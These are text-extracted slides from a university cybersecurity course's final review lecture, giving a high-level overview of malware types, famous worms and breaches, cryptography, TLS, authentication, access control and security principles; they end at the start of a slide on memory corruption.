

CY 2550 Foundations of Cybersecurity

Review

Alina Oprea

Associate Professor, Khoury College

Northeastern University

April 9 2020

Announcements

- Office hours this week
 - Thursday 2-3pm
 - Friday 1-2pm
 - On Zoom
- Final exam
 - Released on Gradescope at 11:45am on Monday, April 13
 - Due at noon on April 14
 - I will be available for any clarification questions via email and Piazza most of Monday and Tuesday morning
 - Can schedule online call if needed

Security Breaches

RSA

Target

TJ Maxx

Yahoo

Ashley Madison

Sony Pictures

The Office of Personnel Management

Equifax

The Democratic National Convention

- What do they all have in common?
 - Victims of massive data breaches
- Every company is now a tech company, and every company is now vulnerable

- Exfiltration of sensitive information
- Loss of intellectual property
- Financial losses

Types of Malware

Concealment and control

- Trojans, backdoors, rootkits

Infection and propagation

- Viruses and worms

Stealing and spying

- Spyware, keyloggers, screen scrapers

Profit

- Dialers, scareware, ransomware, ad injection and clicking, droppers, crypto currency mining, credential and account theft, ...

Botnets: multiple victim machines controlled by botmaster

- Can launch spam or denial of service campaign

Advanced Persistent Threats (Stuxnet, RSA, Sony breach)

- Nation-state, cyber espionage, use of zero days

Note

A given piece of malware may exhibit multiple types of behavior!


Trojans

Software that appears to do something useful

- A game
- An e-card
- A needed video codec
- A browser toolbar

But actually harms the system in some way

- Malicious activity is often masked
 - User only sees the “advertised” functionality
 - Once activated, malware can spy, steal sensitive data, download other malicious files
- Examples: Fake AV, Emotet banking Trojan (distributed by email)



Backdoors

Malware that opens a secret entry point into a system

Many possible implementations

- Create a specific user account with a predefined password
- Enable guest access
- Turn-on existing remote admin functionality (e.g. remote desktop, telnet)
- Open a listening port and wait for commands
- Could be installed by a Trojan

Remote Access Trojan (RAT)

- Common tools used by spies and stalkers
- Special communication protocols
- Allows attackers remote access to victims
- Example: DarkComet, Gh0stRAT
- Component of most Advanced Persistent Threat (APT) attacks





Rootkits

Tool that gives an attacker continued privilege escalation

- Typically installed after exploiting the kernel or gaining root privileges
- Modifies the OS to make privilege escalation permanent
- User-level or kernel-level

Emphasis on evasion

- Rootkit makes itself (and possibly other malware) undetectable
- Hides processes, files, network sockets
- In other words: the OS can no longer be trusted

Very challenging to remove

- Erasing the OS and reinstall from scratch *might* work

Worms



Vector of infection

- Infect victim, mail copies to everyone in address book
- Infect removable drives, e.g. USB keys
- Infect shared network drives
- Scan for vulnerable hosts on the internet and exploit them
- Attempt to crack remote access passwords

Spreading behavior: slow or fast? Noisy or stealthy?

Payload


- Some have no payload, just spread
- Others are backdoors, bots, spyware, etc.

Famous Worms



| Name | Year | Description |
|-------------|------|--|
| Morris Worm | 1988 | Exploited bugs in sendmail and fingerd, crashed the internet |
| ILOVEYOU | 2000 | Email attachment, estimated \$5.5-10 billion in damages |
| Code Red | 2001 | Exploited MS Index Server, infected 340k servers in 14 hours |
| Nimda | 2001 | Used exploits in IE and IIS, spam and network drive infections |
| SQL Slammer | 2003 | Exploited MS SQL Server, entire vulnerable population infected in 10 minutes |
| MyDoom | 2004 | 1 million infections, turned into a DDoS botnet |
| Stuxnet | 2010 | Worm with rootkit functionality |
| WannaCry | 2017 | > 200K infections from 125 countries |


Botnets: Mirai



- First massive botnet using IoT devices
- Exploits weak authentication in IoT
- Majority of devices: routers, cameras
- Launched DDoS attacks against Krebs on security
- Follow up attack on Deutsche Telekom
- Peak of 600K infections

Antonakakis et al. Understanding the Mirai Botnet. In USENIX Security 2017

APT attacks: The RSA breach 2011



- Goal: exfiltrate secret keys
- Stealthy and persistent
- Very difficult to detect
- Manually operated
- Sophisticated
 - Targeted phishing
 - Zero days

Goals of CY 2550 (as of January 6, 2020)

- Fundamental understanding of cybersecurity
 - Ability to “think like an attacker” and model threats
 - Knowing essential security principles, practices, and tools
 - Grappling with ethical, legal, and social issues
- Focus on software and tools
 - Not hardware
 - Some theoretical foundations (crypto)
 - Classes of attacks and defenses
- Project-centric, hands on experience
 - Real projects that build concrete skills
 - Mix of foundational concepts and practical applications

REVIEW: Topics we covered

- Cryptography
- Secure web communication (TLS)
- Authentication and passwords
- Authorization and access control
- Ethics and cyberlaw
- Social engineering
- Systems Security
- Exploits and patches

Cryptographic Protocols

- Protocols that:
 - Enable parties to ... **communicate securely**
 - Achieve goals to ... **protect message confidentiality and integrity**
 - Rely on mathematical assumptions for security (e.g., factoring is hard)
- Properties and Cryptographic primitives
 - Confidentiality: Encryption
 - Public key (RSA) vs secret key (AES)
 - Integrity: Message Authentication Codes (MACs), e.g., HMAC
 - Authenticity: Digital signatures, e.g., RSA signature
 - Collision resistance: Hash functions (also used for constructing MACs and before signing messages), e.g., SHA-1, SHA-3

Secure communication on the web: TLS

- TLS (previous version SSL) consists of two protocols
- **Handshake protocol**
 - Session initiation by client
 - Uses public-key cryptography to establish several shared secret keys between the client and the server
 - Server must have an asymmetric keypair
 - X.509 **certificates** contain signed public keys rooted in PKI
- **Record protocol**
 - Uses the secret keys established in the handshake protocol to protect **confidentiality** and **integrity** of data exchange between the client and the server
- Some issues with TLS: HeartBleed vulnerability; relies on PKI

TLS Threat Modeling

| Attacker | Action | Mitigation | Assumption |
|-------------|---------------------------------|---|--|
| Eavsdropper | Learns confidential information | Secure encryption | Encryption is CPA secure |
| MitM | Impersonate server | Certificates and PKI | CAs are trusted |
| MitM | Modify messages | Integrity checks (MACs and signatures) | MACs and signatures are secure |
| MitM | Replay old valid messages | Sequence numbers used when computing MACs | Client and server maintain sequence numbers MACs are secure |

Authentication

- Verification of identity claim made by a subject on behalf of a principal
- Three classes of secrets:
 1. **Something you know**
 - Example: a password
 2. **Something you have**
 - Examples: a smart card or smart phone
 3. **Something you are**
 - Examples: fingerprint, voice scan, iris scan
- Desirable properties include being *unforgeable*, *unguessable*, and *revocable*
- Combination of methods (multi-factor authentication)

Managing Passwords

hashed_password.txt

| | |
|---------|----------------------------------|
| charlie | 2a9d119df47ff993b662a8ef36f9ea20 |
| sandi | 23eb06699da16a3ee5003e5f4636e79f |
| alice | 98bd0ebb3c3ec3fbe21269a8d840127c |
| bob | e91e6348157868de9dd8b25c81aebfb9 |

hashed_and_salt_password.txt

| | | |
|---------|----|----------------------------------|
| charlie | a8 | af19c842f0c781ad726de7aba439b033 |
| sandi | 0X | 67710c2c2797441efb8501f063d42fb6 |
| alice | hz | 9d03e1f28d39ab373c59c7bb338d0095 |
| bob | K@ | 479a6d9e59707af4bb2c618fed89c245 |

Protecting passwords

- Salt and hash
- Increase work factor
- Stronger (longer) passwords

Social Engineering

1. Cognitive vulnerabilities

- Subconscious decisions may be made before you are consciously aware
- Behavioral, social, memory biases

2. Social engineering tactics


- Weaponizing cognitive vulnerabilities
- Pretexting and framing
- Elicitation and persuasion

3. Social engineering attacks

- Baiting, Tailgating
- Phishing, spear phishing
- CEO fraud
- Scareware


Access Control Check

- Given an access request from a **subject**, on behalf of a **principal**, for an **object**, return an access control decision based on the **policy**



DAC: Access Control List (ACL)

- ACL per object
 - A column in access control matrix
- Each object has an associated list of permissions for each subject
- Authorization verified for each request by checking list of tuples
- Implemented by Windows
- **Very flexible, but complicated to manage**



The diagram shows an Access Control Matrix (ACM) with subjects (S1, S2, S3) as rows and objects (O1, O2, O3) as columns. The permissions are as follows:

| | O1 | O2 | O3 |
|----|----|-----|----|
| S1 | RW | RX | |
| S2 | R | RWX | RW |
| S3 | | RWX | |


A green box highlights the column for object O2, and a green callout bubble points to it with the text "ACL for o₂".

Access control
matrix

DAC: Unix Permissions

```
alice@DESKTOP:~$ ls -l
```

```
drwxrwxrwx 0 alice  alice    512 Jan 29 22:46 my_dir
-rw-rw-rw- 1 alice  alice     17 Jan 29 22:46 my_file
-rwxrwxrwx 1 alice  faculty  313 Jan 29 22:47 my_program.py
-rw----- 1 root   root    896 Jan 29 22:47 sensitive_data.csv
```

The diagram illustrates how the first three characters of a Unix permission string are grouped. For the first line 'drwxrwxrwx', the first three characters 'd', 'r', and 'w' are grouped under the label 'Owner'. The next three characters 'w', 'x', and 'r' are grouped under the label 'Group'. The final three characters 'r', 'w', and 'x' are grouped under the label 'Other'. This same structure is shown for the other lines, with the first three characters of each line being grouped under 'Owner' and the next three under 'Group'.

Very simple, easy to manage, but not all policies can be supported

Access Control Models

- **Discretionary Access Control (DAC)**

- The kind of access control you are familiar with
- Access rights propagate and may be changed at subject's discretion
- Implemented in Windows and Linux
- Main issues:
 - Ambient authority (subjects inherit all permissions of principals)
 - Confused deputies (subject doesn't know which principal it serves); setuid

- **Mandatory Access Control (MAC)**

- Access of subjects to objects is based on a system-wide policy managed by admin ∂
- Denies users full control over resources they create
- Bell-LaPadula: MAC for confidentiality (uses Multi Level Security)
- Biba: MAC for integrity
- Main issues:
 - Inflexible and complicated to manage
 - Do not prevent side channel attacks

System Security: Attack Surfaces

- Steal the device and use it
- **Social Engineering**
 - Trick the user into installing malicious software
 - Spear phishing
- **OS-level attacks**
 - Backdoor the OS
 - Direct connection via USB
 - Exploit vulnerabilities in the OS or apps (e.g. email clients, web browsers)
- **Network-level attacks**
 - Passive eavesdropping on the network
 - Active network attacks (e.g. man-in-the-middle)

Isolation as a Basis for System Defense

Process **isolation**

- Protected mode execution prevents direct device access
- Virtual memory prevents direct memory access


Requires CPU support

- All moderns CPUs support these techniques

Requires OS support

- All moderns OS support these techniques
- OS controls process rings and page tables

Warning: bugs in the OS may compromise process isolation



Security Technologies



Authentication

- Physical and remote access is restricted



Access control

- Processes cannot read/write any file
- Users may not read/write each other's files arbitrarily
- Modifying the OS and installing software requires elevated privileges



Firewall

- Unsolicited communications from the internet are blocked
- Only authorized processes may send/receive messages from the internet



Anti-virus

- All files are scanned to identify and quarantine known malicious code




Logging

- All changes to the system are recorded
- Sensitive applications may also log their activity in the secure system log

Security Principles

Defense in Depth

1. Fail-safe Defaults
2. Separation of Privilege
3. Least Privilege
4. Open Design
5. Economy of Mechanism
6. Complete Mediation
7. Compromise Recording
8. Work Factor



Exploits: Memory Corruption

- Programs often contain bugs that corrupt stack memory
- Usually, this just causes a program crash
